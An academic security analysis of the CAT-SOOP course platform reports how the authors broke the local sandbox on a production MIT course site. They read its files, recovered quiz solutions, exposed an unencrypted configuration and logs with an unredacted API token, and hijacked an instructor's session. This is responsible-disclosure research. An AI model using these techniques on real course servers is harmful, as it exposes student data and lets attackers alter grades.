Security of CAT-SOOP

Ashika Verma, Assel Ismoldayeva, Alexandra Dima, Shane Lyons
Massachusetts Institute of Technology

June 19, 2021

Abstract

CAT-SOOP is an open-source teaching and learning tool that has been widely adopted in the EECS department at MIT and, more recently, at other institutions as well. In this paper we perform a security analysis of CAT-SOOP by exploring the different components of the system, defining its security requirements, and analyzing the security measures it is currently implementing. We perform the analysis on the 6.0001+2 class website (that is currently running in production) built with CAT-SOOP for our analysis. Furthermore, we document the vulnerabilities we found and potential attacks that could be carried out against the platform, so that we could make better informed recommendations for current and future users of CAT-SOOP.

1 Introduction

While online teaching and learning was not unpopular before 2020, in the past year it actually became the primary means for providing education due to the COVID-19 pandemic. For this reason, online learning platforms have seen a significant increase in adoption rates as teachers worldwide had to find ways to continue teaching even after schools closed. One such platform that is popular at MIT is the CAT-SOOP learning management system [1], [2], which was developed by Adam Hartz specifically for programming-focused classes. CAT-SOOP allows instructors to configure fully functional websites for hosting their courses, needing to write little to no web development code.

Due to its handling and running of student code, which can be a risky feature, as well as its extensive use within MIT, we saw great value in performing a security analysis of CAT-SOOP in order to ascertain or improve its robustness to attacks from potentially malicious users. We focused our efforts towards analyzing the system's components in charge of authentication, code submission handling, and sensitive information logging. We thought these three areas would be the main gateways towards server access that an attacker may find. Additionally, the lack of comprehensive documentation for how to set up a website backed by CAT-SOOP pushed us to also look into the security of real MIT courses that are currently using this software.

2 Related Work

Some work has already been done in the direction of analyzing CAT-SOOP's security, as part of two previous 6.857 class projects in 2018 - [3] and [4].

The former did not report any major vulnerabilities and therefore found the system to be secure. However, it is worth mentioning that the Velez-Villanueva-Manna paper investigated a CAT-SOOP instance provided and configured directly by the software's author and maintainer, and therefore offers little insight into the behavior of other CAT-SOOP-backed websites maintained by perhaps less experienced users.

The second project reported several successful attacks targeting server availability, secret leaking, as well as user impersonation. The second and third type of attacks have also been of interest to us, and so our paper is inspired by this previous work. The key difference is that the Boominathan-Erabelli-Sahoo-Yagati paper describes some hypothetical attacks conditional on the event that the attacker ”somehow” manages to find out a user's API-token. We prove that finding out this information is possible and actually implement the attacks.

In contrast to both of these projects, we also aim to explore how CAT-SOOP is actually being used by its target audience and to formulate recommendations for these agents as to how to use the platform's features to ensure security. For example, while both papers claim that CAT-SOOP prevents an attacker from obtaining a view of the host machine file system, we empirically demonstrate that this is not the case on at least one of the MIT sites powered by CAT-SOOP.

3 Overview

We begin with Section 4 where we disclose the permissions we have obtained in order to carry out the analysis. In Section 5 we dive into the technical content by providing an overview of the CAT-SOOP system functionality and outlining its security model. We describe the actor system (including permissions and how actors interact with each other) as well as security requirements. We then proceed to Section 6 where we discuss the three main ways in which CAT-SOOP provides security: authentication, sandboxing, and log encryption. In Section 7 we offer some context on the tools we have used to stress test the security of CAT-SOOP. Section 8 is dedicated to the 4 vulnerabilities we found using those tools and describes the attacks we have implemented. Lastly, in Section 9 we list a few recommendations for course administrators who want to secure their CAT-SOOP instances against the known vulnerabilities and then conclude our report.

4 Responsible Disclosure

CAT-SOOP is an open-source project and the code is freely available online. We have also received permission from the 6.0001+2 instructor, Ana Bell, to perform a security analysis on the 6.0001+2 usage of CAT-SOOP. She asked us to follow FERPA rules in terms of preserving the privacy of student data, so in our in-class presentation and this report we have anonymized all presented student records.

To allow the relevant parties to patch and fix the serious security vulnerabilities presented in this paper, we are asking for the publication of this report to be delayed until Fall 2021. The results of this report will be shared with the 6.0001+2 instructors and Adam Hartz.

5 System overview

5.1 Functionality

CAT-SOOP functionality is tailored towards instruction in programming and computer science, since by default it comes with support for code submission and testing as well as automatic grading, but it can be used for other subjects as well. CAT-SOOP is a framework, so it can be extended to include other functionality (see `https://catsoop.mit.edu/website/docs/about`). Instructors can create new pages to host class materials, assignments, and give timed quizzes. Students should be able to submit their answers on these pages, which is then automatically collected by CAT-SOOP. Grades for these students are either automatically or manually calculated and recorded by CAT-SOOP, which class staff can view.

5.2 Actors

More specifically, the default actors in the system are (in order of permissions on the system):

- Guest
- Student

- LA (Lab Assistant)
- UTA (Undergraduate Teaching Assistant)
- TA (Teaching Assistant)
- Instructor
- Admin

In the default configuration, the lowest level in the permissions hierarchy are guests, who are allowed to view the materials (read-only access) for the course but not able to upload their solutions or participate in quizzes. Students also should be allowed to view class materials, as well as to submit their answers. LAs, UTAs and TAs have similar permissions but TAs are also allowed to email class members through the CAT-SOOP interface and they can also see the grades of all students in the class. They are allowed access to any part of the system except for administrative tasks. Instructors and admins have the same permissions in the default configuration and they are allowed read/write access to any part of the system.

5.3 Security Requirements

In order for a learning platform to be secure, it first and foremost needs to preserve students' private information, especially the login data (API tokens, cookies, passwords, etc). It also should protect information about grades, submissions, extensions, etc.

Additionally, the platform should not leak any course-related secrets to students or untrusted parties. Examples include solutions to future assignments/tests, staff's meeting notes, lab drafts, etc.

It also needs to preserve availability even in the face of buggy/long-running submissions and when the traffic of requests is very high.

Lastly, each user needs to have well defined permissions which they can not manipulate or bypass. For example, students should not be allowed to set their own grades, or grant themselves extensions, or impersonate other students! CAT-SOOP is does good job at defining these permission constraints, as it has a list of permissions which can be granted to each type of user:

- `view`: allowed to view the contents of a page
- `submit`: allowed to submit to a page
- `view_all`: always allowed to view every page, regardless of when it releases
- `submit_all`: always allowed to submit to every question, regardless of when it releases or is due
- `impersonate`: allowed to view the page "as" someone else
- `admin`: administrative tasks (such as modifying group assignments)
- `whdw`: allowed to see "WHDW" page (Who Has Done What)
- `email`: allowed to send e-mail through CAT-SOOP
- `grade`: allowed to submit grades

Setting up permissions is relatively easy. Someone setting up a course can create roles with whichever permissions it needs, like "Guest", "Student" or "Instructor". From here, each username needs to be assigned a role, and this is done through creating Python files in the form of `<username>.py` which contains the role. To change an actor's role in the system requires the administrator of the course to find the specific user's `<username>.py` and change the role manually. Unless the adversary has direct access to the server, there is no feasible way to change the permission.

6 Security Measures

6.1 Authentication

There are five authentication methods to choose from when setting up CAT-SOOP: standalone login, certificate based login, CAS, LDAP3, SSO, and OpenID Connect.

6.1.1 Standalone login

The default authentication method is the standalone login. One simply has to register their account with an email. A salt is generated with each password and the hash of the password and salt is calculated. This password hash and salt is saved in the logs, along with the user's email, username and email confirmation status.

6.1.2 Central Authentication Service (CAS)

CAS is a single sign-on protocol which permits a user to access multiple web applications while providing their credentials only once [5]. This protocol involves a minimum of three parties; a client web browser, a web application requesting authentication, a CAS server, and an optional back-end service (ex. database server) which doesn't have its own HTTP interface but communicates with the web application. When the client visits an application requiring authentication, the application redirects it to CAS which validates the client's authenticity, by checking a username and password against a database. When authentication succeeds, CAS returns the client to the application, and passes along a service ticket. The application then validates the ticket by contacting CAS over a secure connection and providing its own service identifier and the ticket. CAS then gives the application trusted information about whether a particular user has successfully authenticated.

6.1.3 Single Sign On (SSO)

The SSO library is a thin layer on top of the underlying SSO authentication. All it does is redirect the user to the `cs_sso_location` website to perform authentication there. We were not able to find how this variable is set in the CAT-SOOP code (it does not show up anywhere in the repository code or the documentation). However, at MIT, this authentication method can redirect to `shimmer.mit.edu` and perform authentication using MIT's Kerberos. This is the default authentication method used for MIT's CAT-SOOP instances.

6.1.4 OpenID Connect

At a high level, OpenID authenticates a user by verifying their identity and information via a third-party authentication server [6]. The authentication server needs to be a trusted authority with which the user has already been registered and which has the user's consent in terms of data sharing [6]. As an example, many websites allow you to log in with your Gmail or Facebook account. This kind of two-stage authentication is supported by CAT-SOOP, and it may actually be preferred by many instructors since MIT already has an OpenID integration, the MIT OpenID Connect Pilot [7], which allows users to login using their MIT credentials.

6.1.5 Lightweight Directory Access Protocol (LDAP)

LDAP is a protocol designed to read and write from directories over an IP network [8]. A directory is similar to a database, but information is stored hierarchically by using "distinguished names." Essentially, these are multiple (attribute, value) pairs assigned to an entry to distinguish it. Notable examples of directories are Active Directory by Microsoft and OpenLDAP.

In LDAP v3, there are three different ways to access data. The first is no authentication, where the user is anonymously granted access and anyone can access the data. The second authentication method is a simple username and password combination. The final method is the SASL (Simple Authentication and Security Layer) in which a third-party (such as Kerberos) is used to identify the user to the directory. Since some directories do not have the capability to use SASL, LDAP over SSL can be used to hide the plaintext of the user's password.

In CAT-SOOP, LDAP is implemented using the Python library, `ldap3` [9].

6.2 Sandboxing

Running user-provided code can pose serious security risks for obvious reasons. A malicious script can attempt to do all kinds of compromising things to the server it is running on, like reading secret data, executing system commands to overwrite/delete files, or changing critical environment variables. To narrow down the range of possible attacks, CAT-SOOP implements a sandbox which isolates a student submission from the server's environment as it is being evaluated. By inspecting the open source code we conclude that there are at least two types of sandboxes supported: local sandboxing and remote sandboxing.

6.2.1 Local Sandboxing

This is the default type of isolation in which the submission is being handled on the same machine that hosts the CAT-SOOP server, as depicted in Figure 1. Whenever a new submission arrives, the main CAT-SOOP process will spawn a new unprivileged child process to run the received code in a temporary directory. This child process is heavily constrained in terms of the server resources it can use.

As we noticed by inspecting the code and as prior reports also mention, the new process is not allowed to spawn any new processes itself, or create/write any new files. These two restrictions already eliminate a wide range of unfortunate attacks that could be carried out. A student submission will therefore be unsuccessful in any attempt to execute bash commands or plant malicious files in the server's file system.

There are additional restrictions on the amount of CPU time and memory that the child process can take up. These ensure that a student's code does not interfere with the availability of the server.




Figure 1: Local Sandboxing

6.2.2 Remote Sandboxing

With remote sandboxing, the submitted code is sent over to a different physical machine, which will start a new process to handle the submission and report the output back over the network, as depicted in Figure 2. As long as the remote server does not contain any secrets like CAT-SOOP logs or staff material, this approach to sandboxing should be more secure.

6.3 Log Encryption

For logging, CAT-SOOP either uses a Postgres database or it stores the logs in the local filesystem. The logged contents are serialized Python files. The logs hold all of the information regarding each user. This includes user information like username, password hashes, the state of each question from each user, and more. CAT-SOOP supports encrypting the logs with a key which is set up at configuration time. However, the default behavior is to not encrypt logs.




Figure 2: Remote Sandboxing

For the filesystem variant, the log files can be encrypted using SHA-256. To decrypt, the user must enter the password (that matches the one that was used for encryption) during the startup of the server. The `startup_catsoop()` function checks the entered password against the salted hash of the password, which was created as a file stored in the config directory of the user when the CAT-SOOP instance was first set up.

For the Postgres variant of logging, CAT-SOOP has raw SQL queries within the Python connector code, which is useful for users that do not know SQL since they do not have to interact with the database directly. The data stored in the database is encrypted using SHA-256 and pickled before it is entered into the database, then decrypted and unpickled when it is retrieved.

Some of the docstrings in `cslog/postgres.py` have diverged from the code itself - the docstrings mention arguments to the functions that do not exist. This can lead to bugs as user of the CAT-SOOP code might assume behavior that the code no longer provides.

7 Tools

7.1 CAT-SOOP Instance

To ensure we did not accidentally harm user data, we began our testing on a local CAT-SOOP instance. To set up our local instance of CAT-SOOP, we followed the steps at `https://catsoop.mit.edu/website/docs/installing`. We also used the included sample course example to test on.

7.2 HTTP Requests

To understand how the web application passed around HTTP requests, we used BurpSuite [10]. BurpSuite is a web security penetration tool with many features, but we used it as a proxy server to forward packets to and find relevant parameters in the HTTP request. We found relevant parameters for two types of CAT-SOOP pages: login and questions. On the login page, an HTTP request consists of the following parameters:

- `loginaction`: For all authentication methods, this can be either `login` or `logout`. Some authentication methods, such as username and password login have other options such as `forgot_password`.
- `cookie`
- `login_username`
- `login_password`: This parameter can change depending on the authentication type. For example, in the simple login example, this value is hashed. In the SSO authentication, no password parameter is passed around.

We also examined question pages, which is a page where a student can submit an answer to the question. We found the following parameters:

- `action`: Can either be `save`, `submit`, or `check` in the default configuration. Users can add more actions. The actions allow users to save an answer, submit their answer, or check what the correct answer is, respectively.
- `cookie`
- `names`: The name of the question's form on the page. In the default configuration, this is usually of the form `q_000#`, where # is the question number.
- `data`: The payload actually being submitted to the question.
- `api_token`: A unique token associated with a user. According to the CAT-SOOP API, the token is equivalent to a username and password pair for a user: `https://catsoop.mit.edu/website/docs/api?p=catsoop.api`.

After finding these parameters, we used cURL to craft our HTTP attacks on our CAT-SOOP instances and production examples [11].

7.3 WFuzz

To test the login authentication methods, we chose to use a webfuzzer: `wfuzz` [12]. `wfuzz` is a command-line tool that allows users to specify a list of possible keywords that are substituted into an HTTP request. We used different lists from SecLists, a Github repository of known exploitative fuzzing strings, as payloads while fuzzing.

7.4 OpenLDAP


To actually test the LDAP authentication implementation, we had to set up a test directory. We chose to set up a local OpenLDAP server and populate it with fake student accounts to test [13].

8 Attacks

8.1 Accessing privileged information on 6.0001+2 CAT-SOOP instance

We ran a security analysis of 6.0001+2 which represents an average set-up of an active CAT-SOOP instance. We found that this CAT-SOOP instance was misconfigured, which was not too surprising given the sparse documentation available on the CAT-SOOP website. We demonstrated that students can uncover privileged information from the website of 6.0001+2, such as grades, solutions to microquizzes and other users' API tokens, impersonate other students by submitting solutions on their behalf, gain access to an instructor-only web-page named Big Brother, and even shut down the CAT-SOOP instance entirely.

In Appendix, we provided the code that can be used to obtain the results discussed in this section. This code can be pasted in the (Spring 2021) 6.0002 micro-quiz 4, question 2 Python editor to get the desired results as shown in figure 3.



Question 1 [3 points]. Implement the function that meets the specification below. Use only the `random` library.


```
import random

def quiz_sim(trials, q1_low, q1_high, q2_mean, q2_std):
    """
    trials is an int >0
    q1_low, q1_high are ints >0 and <=100 where q1_low < q1_high.
    q2_mean, q2_std are ints >0 and <=100
    Returns the probability, taken over trials samples, of having a mean quiz
    grade > 80 and < 90,  measured as the average of quiz 1 and quiz 2 scores
    The two quizzes taken into account are equally weighted, where:
     * quiz 1 grades are uniformly distributed with q1_low <= grade < q1_high.
     * quiz 2 grades are normally distributed with a mean of q2_mean and stddev of q2_std.
    """
    # your code here

# For example:
print(quiz_sim(10000, 20, 40, 100, 0))    # 0.0
print(quiz_sim(10000, 70, 100, 90, 20))   # 0.3388
print(quiz_sim(10000, 90, 91, 80, 0))    # 1.0
```

```
import os

import random

def quiz_sim(trials, q1_low, q1_high, q2_mean, q2_std):
    """
    trials is an int >0
    q1_low, q1_high are ints >0 and <=100 where q1_low < q1_high.
    q2_mean, q2_std are ints >0 and <=100
    Returns the probability, taken over trials samples, of having a mean quiz
    grade > 80 and < 90,  measured as the average of quiz 1 and quiz 2 scores
    The two quizzes taken into account are equally weighted, where:
     * quiz 1 grades are uniformly distributed with q1_low <= grade < q1_high.
     * quiz 2 grades are normally distributed with a mean of q2_mean and stddev of q2_std.
    """
```

Figure 3: The microquiz question used to run all of the code generated in this project.

8.1.1 View directory structure

6.0001+2 uses local sandboxing to run students' Python code. We exploited this to read files on the 6.0001+2 server. Using the `os` package in Python, we were able to access the server's home directory. From here, we could read the directory structure of the entire computer. Since this computer is also where the 6.0001+2 website is hosted, we were able to access all of the 6.0001+2 website content. This includes the markdown files of content, the configuration files, information about each student and instructor, and many more as shown in figure 4. From here, we also have an access to a list of students and staff in the class and their permissions.




Your submission produced the following value:

```
['big-brother', 'styleguide', '2_rec6.mp4', 'user_scripts', 'preload.py', 'get_image', 'buddies_02', '__STATIC__',
'new_scores', 'information', 'MQs', 'lab_viewer', 'queue', 'additional_resources', 'grade_checkoff', 'psets',
'__PLUGINS__', 'fex', 'profile', 'log_click.py', '_photos', 'content.md', '__QTYPES__', 'queue_chat_link',
'lab_downloader', 'buddies', 'student_picture', '.git', 'grades', 'progress', 'viz', '__UTIL__', '__USERS__', 'scores']
```

Figure 4: The content of the base folder of the Spring 2021 6.0001+2 course.

8.1.2 Find solutions

To create a CAT-SOOP page with Python-code questions, there are markdown files which contains fields for instructors to fill out. To make a Python-code question, instructors must add `csq_name`, `csq_prompt`, and `csq_soln` to the markdown file. Since we can read anything in the course directory, we just need to read the markdown file associated with the page. In figure 5, we show the solution to a microquiz question.




```
def quiz_sim(trials, q1_low, q1_high, q2_mean, q2_std):
    success = 0
    for i in range(trials):
        q1 = random.uniform(q1_low, q1_high)
        q2 = random.gauss(q2_mean, q2_std)
        avg = (q1+q2)/2
        if 80 < avg < 90:
            success += 1
    return success/trials
'''


code_example_q1_1 = '''random.seed(0)
s = quiz_sim(10000, 20, 40, 100, 0)
ans = s
'''
```

Figure 5: The solution for a microquiz question.

8.1.3 See CAT-SOOP configuration

Since we have read access to most of the files of this computer, we can also read the CAT-SOOP configuration files. In this configuration, we found sensitive information about the course, like the secret key for 6.0001+2 on MITX. More significantly, we found that the logs were not encrypted as shown in Figure 6, which is strongly discouraged by the CAT-SOOP author.




```
cs_log_compression = False
cs_log_encryption = False

cs_url_root = 'https://sicp-s1.mit.edu'
cs_checker_websocket = 'wss://sicp-s1.mit.edu/reporter'

cs_wsgi_server = "uwsgi"
cs_wsgi_server_min_processes = 12
cs_wsgi_server_max_processes = 18

cs_checker_parallel_checks = 4

cs_default_course = 'spring21'
```

Figure 6: The configuration file for the Spring 2021 6.0001+2 course.

8.1.4 Get activity log and API tokens

Since the logs were not encrypted, any student has full access to the logs folder. The logs folder contains sensitive information about each student, like IP addresses, click logs (who is clicking on what), activity logs (who is accessing/submitting what), the state of each question for each student and more. In Figure 8, we opened the activity log to see the latest users' information and API tokens. Additionally, the 6.0001+2 staff chose the logs folder as the location to save final grades over the past couple of semesters.




```
Your submission produced the following value.
{'username': USERNAME_CENSORED, 'role': 'Student','api_token': API_TOKEN_CENSORED, 'time': '2021-05-20 19:07:24.995335-
04:00', 'page': 'spring21'}
{'username': USERNAME_CENSORED, 'role': 'Student','api_token': API_TOKEN_CENSORED, 'time': '2021-05-20 19:07:36.107408-
04:00', 'page': '2_pset5'}
{'username': USERNAME_CENSORED, 'role': 'LA','api_token': API_TOKEN_CENSORED, 'time': '2021-05-20 19:07:51.978148-
04:00', 'page': 'submit'}
{'username': USERNAME_CENSORED, 'role': 'Student','api_token': API_TOKEN_CENSORED, 'time': '2021-05-20 19:08:03.774739-
04:00', 'page': 'spring21'}
{'username': USERNAME_CENSORED, 'role': 'LA','api_token': API_TOKEN_CENSORED, 'time': '2021-05-20 19:08:10.645501-
04:00', 'page': 'submit'}
{'username': 'ashikav', 'role': 'LA', 'api_token':
'Bd3xAxWXg9sizaxfJ30zjdojMfZ793yE0bmdxJFUfUBzbwK3y15EdbA8nChWvUkPHJd9aI', 'time': '2021-05-20 19:08:13.891354-04:00',
'page': '2_MQ4'}
{'username': 'ashikav', 'role': 'LA', 'api_token': None, 'time': '2021-05-20 19:08:14.092056-04:00', 'page': '2_MQ4'}
{'username': USERNAME_CENSORED, 'role': 'LA','api_token': API_TOKEN_CENSORED, 'time': '2021-05-20 19:08:24.844805-
04:00', 'page': 'spring21'}
{'username': 'ashikav', 'role': 'LA', 'api_token':
'Bd3xAxWXg9sizaxfJ30zjdojMfZ793yE0bmdxJFUfUBzbwK3y15EdbA8nChWvUkPHJd9aI', 'time': '2021-05-20 19:08:34.480322-04:00',
'page': '2_MQ4'}
```

Figure 7: Activity log of the 10 most recent actions on the 6.0001+2 website. Notice that there we can see the API token of students and other LAs (in the screenshot we have stripped the sensitive information away).

8.1.5 Impersonate other student and submit code on their behalf

The API tokens found from within these logs can be used to submit code as another student. The mechanics of this attack are discussed further in section 8.2. Anyone that has access to a valid API token can submit a cURL command to submit arbitrary code on the behalf of the user that owns the token. Note that the attacker does not even need to be a member of the class as long as they were able to obtain the API token. The cURL command in the appendix has been used to make the submission for the following problem change. The command was run from a machine different from the machine that was used to log into the 6.0001+2 website.




```
def cost_model(distance, pay):
    print('yay')

```

```
def cost_model(distance, pay):
    print('nay')

```

Figure 8: Modification to a code submission made using a curl command with API token

8.1.6 Accessing instructor-only pages

After authentication, CAT-SOOP saves a personal cookie on each person's browser to keep them logged in. The cookie is saved as `catsoop_sid_<sicp-s1.mit.edu_ip_address>=<session_id>`. Our next goal was to find the cookie which would allow us to authenticate ourselves as instructors. The `sicp-s1.mit.edu` IP address from the cookie does not change often, so we simply needed to find valid session IDs associated with an instructor. Luckily, valid and ongoing session IDs are saved in the logs, and each session ID log has a name and kerb associated with it. There are many locations where kerbs are associated with roles, and we located a kerb associated with the 'Admin' role. We scraped all of the active session IDs and were able to a session ID associated with an instructor. From here, we swapped out our CAT-SOOP cookie with the instructor's, and thus obtained full access to the course website. In figure 9, we show the pages we were able to access. We could see any student's grades in the class, change checkoff grades, filter through logs, create a zip file on the server containing MOSS information, and more.



Big Brother

MOSS Downloads

Generating PSet Zip

Checkoffs

Redirect to checkoff page

Manual Grade Candidates

(This searches the database for all students who received a 0 on one or more parts of their submission.)

(This searches the database for all students who received a 0 on one or more parts of their submission.)

(Returns JSON object of students to regrade for specified broken autograder question)

Student	Pset1	Pset2	Pset3	Pset4	P
Number of Submissions	299 out of 300	291 out of 300	288 out of 300	284 out of 300	281 out

6.0001+2

